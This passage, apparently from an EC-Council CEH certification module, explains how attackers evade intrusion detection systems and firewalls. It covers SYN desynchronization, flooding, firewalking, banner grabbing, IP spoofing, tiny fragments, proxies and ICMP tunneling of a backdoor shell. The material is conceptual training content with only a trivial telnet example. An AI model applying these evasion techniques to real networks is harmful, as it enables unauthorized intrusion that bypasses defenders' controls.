- **Pre-Connection SYN:** This attack is performed by sending an initial SYN before the real connection is established, but with an invalid TCP checksum. The IDS can ignore or accept subsequent SYNs in a connection. If a SYN packet is received after the TCP control block is opened, the IDS resets the appropriate sequence number to match the newly received SYN packet. Attackers send fake SYN packets with a completely invalid sequence number to desynchronize the IDS. This stops IDS from monitoring all, legitimate and attack, traffic. If IDS is smart, it does not check the TCP checksum. If the IDS checks the checksum, the attack is synchronized, and a bogus sequence number is sent to the IDS before the real connection occurs.

- **Post-Connection SYN:** For this technique, attempt to desynchronize the IDS from the actual sequence numbers that the kernel is honoring. Send a post connection SYN packet in the data stream, which will have divergent sequence numbers, but otherwise meet all of the necessary criteria to be accepted by the target host. However, the target host will ignore this SYN packet, as it references an already established connection. This attack intends to get the IDS to resynchronize its notion of the sequence numbers to the new SYN packet. It will then ignore any data that is a legitimate part of the original stream because it will be awaiting a different sequence number. Once succeeded in resynchronizing the IDS with a SYN packet, send an RST packet with the new sequence number and close down its notion of the connection.



Evading IDS, Firewalls, and Honeypots
Evading IDS

Other Types of Evasion

Encryption

When the attacker has already established an **encrypted session with the victim**, it results in the most effective evasion attack

Flooding

The attacker sends loads of **unnecessary traffic to produce noise**, and if IDS does not analyze the noise traffic well, then the true attack traffic may go undetected


Other Types of Evasion

Encryption

Network-based intrusion detection analyzes traffic in the network from source to destination. If an attacker succeeds in establishing an encrypted session with his/her target host using a secure shell (SSH), secure socket layer (SSL), or a virtual private network (VPN) tunnel, the IDS will not analyze the packets going through these encrypted communications. Thus, attacker can send the malicious traffic using this secure channel, thus evading IDS security.

Flooding

IDSs make use of resources such as memory and processor speed to analyze the traffic going through them. To bypass IDS security, attackers flood IDS's resources with noise or fake traffic to exhaust them with having to analyze flooded traffic. Once such attacks succeed, attackers then send malicious traffic toward the target system behind the IDS, which offers little or no intervention. Thus, true attack traffic might go undetected.




Evading IDS, Firewalls, and Honeypots

Module Flow

1. IDS, Firewall and Honeypot Concepts
2. IDS, Firewall and Honeypot Solutions
3. Evading IDS
4. Evading Firewalls
5. IDS/Firewall Evading Tools
6. Detecting Honeypots
7. IDS/Firewall Evasion Countermeasures
8. Penetration Testing

Evading Firewalls

The previous section explains how attackers use various techniques to bypass IDSs. Similarly, they can also use various tricks and techniques to bypass firewalls. This section discusses the different techniques attackers use to bypass firewall security.



Evading IDS, Firewalls, and Honeypots
Evading Firewalls

Firewall Evasion Techniques

1 Firewalking
2 Banner Grabbing
3 IP Address Spoofing
4 Source Routing
5 Tiny Fragments
6 Using IP Address in Place of URL
7 Using Proxy Server
8 ICMP Tunneling
9 ACK Tunneling
10 HTTP Tunneling
11 SSH Tunneling
12 Through External Systems
13 Through MITM Attack
14 Through Content
15 Through XSS Attack


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Firewall Evasion Techniques

Bypassing firewall is a technique where an attacker manipulates the attack sequence to escape from being detected by underlying security firewall. The firewall operates on the predefined set of rules, and by thorough knowledge and skill, an attacker can bypass the firewall by employing various firewall bypassing techniques. Using these techniques, the attacker tricks the firewall to not filter the malicious traffic generated by the attacker.

Following are some of the firewall bypassing techniques:

- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using IP Address in Place of URL
- Using Anonymous Website Surfing Sites
- Using Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack



Evading IDS, Firewalls, and Honeypots
Evading Firewalls

Firewall Identification

CEH

Port Scanning

- Port scanning is used to **identify open ports** and services running on these ports
- Open ports can be further probed to identify the **version of services**, which helps in finding vulnerabilities in these services
- Some firewalls **will uniquely identify themselves** in response to simple port scans
- For example: **Check Point's FireWall-1** listens on TCP ports 256, 257, 258, and 259. Microsoft's Proxy Server listens on TCP ports 1080 and 1745

Firewalking

- A technique that uses TTL values to determine gateway **ACL filters** and map networks by analyzing IP packet responses
- Attackers send a TCP or UDP packet to the targeted firewall with a **TTL set to one hop greater** than that of the firewall
- If the packet makes it through the gateway, it is forwarded to the next hop where the TTL equals one and elicits an ICMP **"TTL exceeded in transit"** to be returned, as the original packet is discarded
- This method helps locate a firewall. Additional probing permits **fingerprinting** and **identification of vulnerabilities**

Banner Grabbing

- Banners are **service announcements** provided by services in response to connection requests, and often carry vendor version information
- Banner grabbing is a simple method of **fingerprinting** that helps in detecting the vendor of a firewall, and the firmware's version
- The three main services which send out banners are **FTP**, **telnet**, and **web servers**
- An example of SMTP banner grabbing is: telnet mail. targetcompany.org 25

Firewall Identification

- **Port Scanning**

  Ports are places from which computers send or accept information from network resources. Port scanning is used to identify open ports and services running on these ports. Finding open ports is an attacker's first step toward access to the target system. To do so, the attacker systematically scans the target's ports, to identify the version of services, which helps in finding vulnerabilities in these services. Attackers sometimes use automated port-scanning utilities to do so, many of which are available.

  How Attackers Scan Ports

  Port-scanning consists of sending messages to each port, one at a time. The kind of response received indicates whether the system is using the port, and leaving it open to the discovery of weaknesses. Some firewalls will uniquely identify themselves using simple port scans. For example, Check Point's FireWall-1 listens on TCP ports 256, 257, 258, and 259, and Microsoft's Proxy Server usually listens on TCP ports 1080 and 1745.

- **Firewalking**

  Firewalking is a method of collecting information about remote networks behind firewalls. It is a technique that uses TTL values to determine gateway ACL filters and map networks by analyzing IP packet response. It probes ACLs on packet filtering routers/firewalls using the same method as tracerouting. Firewalking involves sending TCP or UDP packets into the firewall with TTL value is one hop greater than the targeted firewall. If the packet makes it through the gateway, the system forwards it to the next hop, where the TTL equals one and prompts an ICMP error message at the point of rejection with a "TTL exceeded in transit" message. This method helps locate a firewall, additional probing permits fingerprinting and identification of vulnerabilities.

  Firewalk is a well-known application used for firewalking. It has two phases: a network discovery phase and a scanning phase. It requires three hosts:

  - **Firewalking host:** The firewalking host is the system outside the target network, from which the data packets are sent to the destination host to gain more information about the target network.
  - **Gateway host:** The gateway host is the suspected firewall system on the target network, through which the data packet passes on its way to the target network.
  - **Destination host:** The destination host is the target system on the target network to which the data packets are addressed.

- **Banner Grabbing**

  Banners are service announcements provided by services in response to connection requests and often carry vendor version information. Banner grabbing is a simple method of fingerprinting that helps in detecting the vendor of a firewall and the firmware's version. They identify the service running on the system. Attackers use banner grabbing to fingerprint services and thereby discover what services are running on firewalls. The three primary services that send out banners are FTP, Telnet, and web servers.


  A firewall does not block banner grabbing because the connection between the attacker's system and the target system looks legitimate. An example of SMTP banner grabbing is `telnet mail.targetcompany.org 25`.

  The syntax is "`<service name > <service running > <port number>`"

  Banner grabbing used for specifying banners and application information. For e.g., when the user opens a telnet connection to a known port on the target server and presses Enter a few times, if required, it displays the following result:

  ```
  C:\>telnet www.corleone.com 80
  HTTP/1.0 400 Bad Request
  Server: Netscape - Commerce/1.12
  ```

  This system works with many other common applications that respond on a set port. The information generated through banner grabbing can enhance the attacker's efforts to compromise the system further. With information about the version and the vendor of the web server, the attacker can further concentrate on employing platform-specific exploit techniques. Services on ports of such as FTP, Telnet, and web servers should not keep open, as they are vulnerable to banner grabbing.



Evading IDS, Firewalls, and Honeypots
Evading Firewalls

IP Address Spoofing

- IP address spoofing is a hijacking technique in which an attacker **masquerades as a trusted host** to conceal his identity, spoof a Web site, hijack browsers, or gain unauthorized access to a network
- Attackers modify the **addressing information** in the IP packet header and the source address bits field in order to bypass the firewall


- For example, let's consider **three hosts**: A, B and C
- Host **C is a trusted machine** of host B
- Host A masquerades as host C by **modifying the IP address** of the malicious packets that he intends to send to the host B
- When the **packets are received**, host B thinks that they are from host C, but are actually from host A

IP Address Spoofing

Most of the firewalls filter packets based on the source IP address. These firewalls examine the source IP address and decide whether the packet is coming from the legitimate source or illegitimate source. The IDS filters packets from illegitimate sources. Attackers use the IP spoofing technique to bypass such firewalls.

IP address spoofing is a hijacking technique in which an attacker masquerades as a trusted host to conceal his identity, spoof a Web site, hijack browsers, or gain unauthorized access to a network. In IP spoofing, the attacker creates IP packets by using a forged IP address and gains access over the system or network without authorization. Attackers modify the addressing information in the IP packet header and the source address bits field to bypass the firewall. The attacker spoofs the messages; therefore, the destination host feels that it has come from a reliable source. Thus, the attacker succeeds in impersonating others' identities with the help of IP spoofing. Hackers use this technique to avoid detection during spamming and various other activities.

For example, let's consider three hosts: A, B, and C. Host C is a trusted machine of host B. Host A masquerades to be as host C by modifying the IP address of the malicious packets that he intends to send to the host B. When the packets are received, host B thinks that they are from host C, but they are actually from host A.



Evading IDS, Firewalls, and Honeypots

Evading Firewalls

Source Routing

- Source routing allows the sender of a packet to partially or completely **specify the route**, the packet takes through the network
- As the packet travels through the nodes in the network, each **router examines** the destination IP address and **chooses the next hop** to direct the packet to the destination
- In source routing, the **sender** makes some or all of these decisions on the router

The figure shows source routing, where the originator dictates eventual route of traffic


Source Routing

Using this technique, the sender of the packet designates the route (partially or entirely) that a packet should take through the network, in such a way that the designated route should bypass the firewall node. Using this technique, the attacker can evade firewall restrictions.

When these packets travel through the network nodes, each router examines the destination IP address and chooses the next hop to direct the packet to the destination. In source routing, the sender makes some or all of these decisions on the router.

Source routing takes two approaches: loose source routing, and strict source routing. In loose source routing, the sender specifies one or more stages the packet must go through, whereas, in strict source routing, the sender specifies the exact route the packet must go through.

The figure above shows source routing, where the originator dictates eventual route of traffic.



Tiny Fragments

- Attackers create **tiny fragments** of outgoing packets forcing some of the TCP packet's header information into the next fragment
- The IDS filter rules that specify **patterns will not match** with the fragmented packets due to broken header information
- The attack will succeed if the **filtering router examines only the first fragment** and allows all the other fragments to pass through
- This attack is used to **avoid user defined filtering rules** and works when the **firewall checks only for the TCP header information**

IP-3ar0JI0B0K			MK=1, Fragment Offset=0					
Source Port			Destination Port					
Sequence Number								
Acknowledgement Sequence Number								
Data Offset	Reserved	-	ACK	-	-	-	-	Window
Checksum								Urgent Pointer=0
0								


Tiny Fragments

Attackers create tiny fragments of outgoing packets forcing some of the TCP packet's header information into the next fragment. The IDS filter rules that specify patterns will not match with the fragmented packets due to broken header information. The attack will succeed if the filtering router examines only the first fragment and allow all the other fragments to pass through. This attack is used to avoid user-defined filtering rules and works when the firewall checks only for the TCP header information.

Evading IDS, Firewalls, and Honeypots
Evading Firewalls


Bypass Blocked Sites Using IP Address in Place of URL

1. This method involves typing the **IP address** directly in browser's address bar in place of typing the **blocked website's domain name**
2. For example, to access Facebook, type its **IP address** instead of typing its domain name
3. Use services such as **Host2ip** to find the IP address of the blocked website
4. This method fails if the blocking software **tracks the IP address** sent to the web server



Bypass Blocked Sites Using IP Address in Place of URL

This method involves typing the IP address directly in browser's address bar in place of typing the blocked website's domain name. For example, to access Facebook, type its IP address instead of typing domain name. Use services such as Host2ip to find the IP address of the blocked website. This method fails if the blocking software tracks the IP address sent to the web server.



Evading IDS, Firewalls, and Honeypots
Evading Firewalls

Bypass Blocked Sites Using Anonymous Website Surfing Sites

- There are many online anonymizer services that enable anonymous **surfing on the Internet**
- Some websites provide options to **encrypt the URL's** of the websites
- These services **hide the actual IP address of the surfer** and enable bypassing the IP-based firewall filter rules

Anonymizers

1. *https://www.anonymizer.com*
2. *http://www.webproxyserver.net*
3. *https://anonymous-proxy-servers.net*
4. *https://zendproxy.com*
5. *https://proxify.com*
6. *http://www.guardster.com*
7. *http://anonymouse.org*
8. *http://www.boomproxy.com*
9. *http://anype.com*
10. *http://www.spysurfing.com*

Bypass Blocked Sites Using Anonymous Website Surfing Sites

Anonymous web-surfing sites help to browse the Internet anonymously and unblock blocked sites (i.e., evade firewall restrictions). By using these sites, you can surf restricted sites anonymously, without using your IP address. There are some anonymous web-surfing sites available, some of which provide options to encrypt website URLs.

The following is the list of proxy servers that can help you to access blocked websites. These proxy websites will hide the actual IP address and will show another IP address, which could prevent the website from being blocked thus allowing access.

Anonymizer


Source: *https://www.anonymizer.com*

Anonymizer's VPN routes all the traffic through an encrypted tunnel directly from your laptop to secure and hardened servers and network. It then masks the real IP address to ensure complete and continuous anonymity for all online activities.

Some of the online anonymizers include:

- *http://www.webproxyserver.net*
- *https://anonymous-proxy-servers.net*
- *https://zendproxy.com*
- *https://proxify.com*
- *http://www.guardster.com*
- *http://anonymouse.org*

- *http://www.boomproxy.com*
- *http://anype.com*
- *http://www.spysurfing.com*



Evading IDS, Firewalls, and Honeypots
Evading Firewalls


Bypass a Firewall Using Proxy Server

1. Find an appropriate **proxy server**
2. On the Tools menu of any Internet browser, go to "**Proxy Settings**" and in the **Internet Properties** dialog box under **Connections** tab, click "**LAN settings**"
3. Under LAN Settings, click on a "**Use a proxy server for your LAN**" check box
4. In the **Address** box, type the **IP address** of the proxy server
5. In the **Port** box, type the **port number** that is used by the proxy server for client connections (by default, 8080)
6. Click to select "**Bypass proxy server for local addresses**" check box if you do not want the proxy server computer to be used when connected to a computer on the local network
7. Click **OK** to close the **LAN Settings** dialog box
8. Click **OK** again to close the **Internet Properties** dialog box

Bypass a Firewall Using Proxy Server

Steps to be followed to bypass a firewall using a proxy server:

1. Find an appropriate proxy server
2. On the Tools menu of any Internet browser, go to "**Proxy Settings**" and in the **Internet Properties** dialog box under **Connections** tab, click "**LAN settings**"
3. Under LAN Settings, click on a "**Use a proxy server for your LAN**" checkbox
4. In the **Address** box, type the **IP address** of the proxy server
5. In the **Port** box, type the **port number** that is used by the proxy server for client connections (by default, 8080)
6. Click to select "**Bypass proxy server for local addresses**" checkbox if you do not want the proxy server computer to be used when connected to a computer on the local network
7. Click **OK** to close the **LAN Settings** dialog box
8. Click **OK** again to close the **Internet Properties** dialog box



Evading IDS, Firewalls, and Honeypots
Evading Firewalls

Bypassing Firewall through ICMP Tunneling Method


- It allows tunneling a backdoor shell in the data portion of ICMP Echo packets
- RFC 792, which delineates ICMP operation, does not define what should go in the data portion
- The payload portion is arbitrary and is not examined by most of the firewalls, thus any data can be inserted in the payload portion of the ICMP packet, including a backdoor application
- Some administrators keep ICMP open on their firewall because it is useful for tools like ping and traceroute
- Assuming that ICMP is allowed through a firewall, use Loki ICMP tunneling (*https://tools.cisco.com*) to execute commands of choice by tunneling them inside the payload of ICMP echo packets

Wraps evil client command in ICMP Echo packet
Attacker
Firewall
Unwraps command, executes it, locally wraps output in ICMP Echo Packet, and resends back to attacker
Internet Client

Bypassing Firewall through ICMP Tunneling Method

ICMP protocol is used to send an error message to the client. As it is required service for network communication, therefore user often enables this service on their networks. Moreover, it does not cause a significant threat from the security perspective. Attacker takes advantage of enabled ICMP protocol on the network and performs ICMP tunneling to send his/her malicious data into the target network. ICMP Tunnel provides attackers with full access to target networks.

It allows tunneling a backdoor shell in the data portion of ICMP Echo packets. RFC 792, which delineates ICMP operation, does not define what should go in the data portion. The payload portion is arbitrary and is not examined by most of the firewalls. Thus any data can be inserted in the payload portion of the ICMP packet, including a backdoor application. Some administrators keep ICMP open on their firewall because it is useful for tools like ping and traceroute. Assuming that ICMP is allowed through a firewall, use Loki ICMP tunneling (*https://tools.cisco.com*) to execute commands of choice by tunneling them inside the payload of ICMP echo packets.



